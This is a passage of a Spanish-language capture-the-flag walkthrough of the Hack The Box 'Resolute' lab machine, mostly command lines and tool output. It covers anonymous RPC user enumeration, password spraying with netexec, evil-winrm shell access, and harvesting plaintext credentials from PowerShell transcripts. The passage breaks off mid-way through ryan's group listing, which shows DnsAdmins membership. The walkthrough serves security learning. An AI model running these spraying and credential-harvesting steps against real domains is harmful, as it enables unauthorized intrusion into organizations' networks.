
```
└─$ rpcclient 10.10.10.169 -U '' -N -c "queryuser 0x457"
        User Name   :   marko
        Full Name   :   Marko Novak
        Home Drive  :
        Dir Drive   :
        Profile Path:
        Logon Script:
        Description :   Account created. Password set to Welcome123!
        Workstations:
        Comment     :
        Remote Dial :
        Logon Time                 :      Wed, 31 Dec 1969 19:00:00 EST
        Logoff Time                :      Wed, 31 Dec 1969 19:00:00 EST
        Kickoff Time               :      Wed, 13 Sep 30828 22:48:05 EDT
        Password last set Time     :      Fri, 27 Sep 2019 09:17:15 EDT
        Password can change Time :        Sat, 28 Sep 2019 09:17:15 EDT
        Password must change Time:        Wed, 13 Sep 30828 22:48:05 EDT
        unknown_2[0..31]...
        user_rid :      0x457
        group_rid:      0x201
        acb_info :      0x00000210
        fields_present: 0x00ffffff
        logon_divs:     168
        bad_password_count:     0x00000004
        logon_count:    0x00000000
        padding1[0..7]...
        logon_hrs[0..21]...
```

Vemos que el la descripcion del usuario hay una contraseña, vamos a probar si es una credencial valida para el usuario Marko:




```
┌──(kali㉿kali)-[~/Downloads/kerbrute]
└─$ netexec smb 10.10.10.169 -u 'marko' -p 'Welcome123!'
SMB         10.10.10.169    445    RESOLUTE         [*] Windows Server 2016 Standard 14393 x64 (name:RESOLUTE) (
domain:megabank.local) (signing:True) (SMBv1:True)
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\marko:Welcome123! STATUS_LOGON_FAILURE
```

Como me dice que no, voy a probar si esa credencial puede funcionar para algun usuario del dominio:




```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec smb 10.10.10.169 -u users.txt -p 'Welcome123!' --continue-on-success
SMB         10.10.10.169    445    RESOLUTE         [*] Windows Server 2016 Standard 14393 x6
domain:megabank.local) (signing:True) (SMBv1:True)
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\Administrator:Welcome1
ILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\Guest:Welcome123! STAT
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\krbtgt:Welcome123! STA
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\DefaultAccount:Welcome
AILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\ryan:Welcome123! STATU
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\marko:Welcome123! STAT
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\sunita:Welcome123! STA
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\abigail:Welcome123! ST
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\marcus:Welcome123! STA
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\sally:Welcome123! STAT
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\fred:Welcome123! STATU
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\angela:Welcome123! STA
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\felicia:Welcome123! ST
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\gustavo:Welcome123! ST
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\ulf:Welcome123! STATUS
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\stevie:Welcome123! STA
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\claire:Welcome123! STA
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\paulo:Welcome123! STAT
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\steve:Welcome123! STAT
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\annette:Welcome123! ST
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\annika:Welcome123! STA
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\per:Welcome123! STATUS
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\claude:Welcome123! STA
SMB         10.10.10.169    445    RESOLUTE         [+] megabank.local\melanie:Welcome123!
```

Vemos que estas credenciales son validas para melanie, vamos a probar si pertenece al grupo de "Remote Management Users" y podemos conectarnos con "evil-winrm":



```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec winrm 10.10.10.169 -u melanie -p 'Welcome123!' 2>/dev/null
WINRM       10.10.10.169    5985   RESOLUTE         [*] Windows 10 / Server 2016 Build 14393 (name:RESOLUTE) (do
main:megabank.local)
WINRM       10.10.10.169    5985   RESOLUTE         [+] megabank.local\melanie:Welcome123! (Pwn3d!)
```


Nos conectamos como el usuario melanie:



```
└─$ smbclient //10.10.10.169/ADMIN$ -U 'melanie%Welcome123!'
tree connect failed: NT_STATUS_ACCESS_DENIED

┌──(kali㉿kali)-[~/Downloads]
└─$ evil-winrm -i 10.10.10.169 -u melanie -p 'Welcome123!'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limita
emented on this machine

Data: For more information, check Evil-WinRM GitHub: https://gi
etion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\melanie\Documents>
```


# ESCALADA DE PRIVILEGIOS

Podemos listar los archivos ocultos en powershell con "dir -Force" y encontramos un archivo que puede estar relacionado con powershell:




```
*Evil-WinRM* PS C:\> dir -Force


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d--hs-        12/3/2019   6:40 AM                $RECYCLE.BIN
d--hsl        9/25/2019  10:17 AM                Documents and Settings
d-----        9/25/2019   6:19 AM                PerfLogs
d-r---        9/25/2019  12:39 PM                Program Files
d-----       11/20/2016   6:36 PM                Program Files (x86)
d--h--        9/25/2019  10:48 AM                ProgramData
d--h--        12/3/2019   6:32 AM                PSTranscripts
d--hs-        9/25/2019  10:17 AM                Recovery
d--hs-        9/25/2019   6:25 AM                System Volume Information
d-----       11/11/2024   2:28 AM                temp
d-r---        12/4/2019   2:46 AM                Users
d-----        12/4/2019   5:15 AM                Windows
-arhs-       11/20/2016   5:59 PM         389408 bootmgr
-a-hs-        7/16/2016   6:10 AM              1 BOOTNXT
-a-hs-       11/11/2024   1:05 AM      402653184 pagefile.sys
```

En su interior hay un archivo que contiene las credenciales del usuario Ryan:




```
>> ParameterBinding(Invoke-Expression): name="Command"; value="cmd /c net use X: \\fs01\backups ryan Serv3r4Admi
n4cc123!
```

Con netexec podemos comprobar si estas credenciales son validas:




```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec winrm 10.10.10.169 -u ryan -p 'Serv3r4Admin4cc123!' 2>/dev/null
WINRM       10.10.10.169    5985   RESOLUTE         [*] Windows 10 / Server 2016 Build 14393 (name:RESOLUTE) (do
main:megabank.local)
WINRM       10.10.10.169    5985   RESOLUTE         [+] megabank.local\ryan:Serv3r4Admin4cc123! (Pwn3d!)
```

Como las credenciales son validas para conectarme a traves del servicio winrm vamos a tratar de conectarnos con la herramienta "evil-winrm":




```
└─$ evil-winrm -i 10.10.10.169 -u ryan -p 'Serv3r4Admin4cc123!'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitatio
emented on this machine

Data: For more information, check Evil-WinRM GitHub: https://githu
etion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\ryan\Documents>
```

Si queremos ver informacion sobre el usuario "Ryan" podemos hacer un "net user ryan":



```
*Evil-WinRM* PS C:\Users\ryan\Documents> net user ryan
User name                    ryan
Full Name                    Ryan Bertrand
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            11/11/2024 2:56:02 AM
Password expires             Never
Password changeable          11/12/2024 2:56:02 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users         *Contractors
```


Vemos que pertenece al grupo globar "contractors", pero no sabemos si este grupo puede pertenecer a otro grupo. Para ver a todos los grupos que pertenece el usuario "Ryan" podemos hacer un "whoami /groups":



```
*Evil-WinRM* PS C:\Users\ryan\Documents> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                            Attri
butes
========================================== ================ ============================================== =====
==========================================================
Everyone                                   Well-known group S-1-1-0                                        Manda
tory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                   Manda
tory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                   Manda
tory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580                                   Manda
tory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2                                        Manda
tory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                       Manda
tory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                       Manda
tory group, Enabled by default, Enabled group
MEGABANK\Contractors                       Group            S-1-5-21-1392959593-3013219662-3596683436-1103 Manda
tory group, Enabled by default, Enabled group
MEGABANK\DnsAdmins                         Alias            S-1-5-21-1392959593-3013219662-3596683436-1101 Manda
```

